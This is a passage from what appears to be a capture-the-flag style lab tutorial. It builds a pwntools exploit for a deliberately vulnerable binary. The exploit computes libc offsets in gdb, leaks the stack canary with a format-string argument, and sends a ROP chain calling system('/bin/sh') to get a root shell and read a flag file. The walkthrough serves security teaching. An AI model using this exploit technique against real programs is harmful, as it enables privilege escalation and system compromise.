


So take the saved base address of the C Library that was leaked in the debugger, and subtract the absolute address of the /bin/sh instruction from the leaked base address. For me, it is 1B45BD. Now update your script and make sure to append a 0x to the script. It should look like this.[[6]](#footnote-5)

| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d pop\_rdi = libc\_base\_address + 0x0000000000023b6a bin\_sh = libc\_base\_address + 0x1B45BD |
| --- |




Go back to gdb and run **p system** to find the absolute address of the syscall



Once again, using the programming calculator in hexadecimal mode, subtract the absolute address from the leaked base address. Append a 0x to the address and update your exploit again.

| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d pop\_rdi = libc\_base\_address + 0x0000000000023b6a bin\_sh = libc\_base\_address + 0x1B45BD \_system = libc\_base\_address + 0x52290 |
| --- |

Finally look for a exit function, **p exit** and do the same process




Append a 0x to the calculated offset and update your script.


| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d pop\_rdi = libc\_base\_address + 0x0000000000023b6a bin\_sh = libc\_base\_address + 0x1B45BD \_system = libc\_base\_address + 0x52290 \_exit = libc\_base\_address + 0x46A40 |
| --- |

At this point you should use what you learned before in our previous exercises to put together the ROP-chain. Your finalized source code should look like this (next page).

| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 ret = libc\_base\_address + 0x00000000000c067d pop\_rdi = libc\_base\_address + 0x0000000000023b6a bin\_sh = libc\_base\_address + 0x1B45BD \_system = libc\_base\_address + 0x52290 \_exit = libc\_base\_address + 0x46A40  print("[+] Spawning process...")  io = process([exe.path , "%33$llx"]) canary = int(io.readline().strip(),16)  print("[+] Canary leaked:{}".format(hex(canary)))  buf = b'A' \* 200  buf += p64(canary) buf += b'\x42' \* 8 buf += p64(ret) buf += p64(pop\_rdi) buf += p64(bin\_sh) buf += p64(\_system) buf += p64(\_exit)  with open('payload','wb') as payload:  payload.write(buf)  io.sendline(buf)  io.interactive() |
| --- |



With another terminal open, run **python3 exploit.py** and confirm that you obtained a shell.



Now as root, read the flag, **cat /root/flag.txt**

1. You can do a quick test by running the **ldd vulnapp** command multiple times. If the addresses of it’s dependencies change at each execution, ASLR is still enabled. If it remains the same, ASLR is confirmed to be disabled. [↑](#footnote-ref-0)
2. <https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_25.html> “If you have set a breakpoint in any code which the child then executes, the child will get a SIGTRAP signal which (unless it catches the signal) will cause it to terminate. “ [↑](#footnote-ref-1)
3. <https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_30.html#SEC31> [↑](#footnote-ref-2)
4. <https://www.redhat.com/en/blog/security-technologies-stack-smashing-protection-stackguard> for documentation [↑](#footnote-ref-3)
5. <https://owasp.org/www-community/attacks/Format_string_attack> [↑](#footnote-ref-4)
6. After some googling, I have found a alternative to calculating the offset in gdb which apparently is not well documented. You can run **p/x (0x7ffff7f615bd-0x00007ffff7dad000),** with the first value being the location of the /bin/sh instruction, and the last value being the base address of the C Library, and it returns **0x1b45bd** [↑](#footnote-ref-5)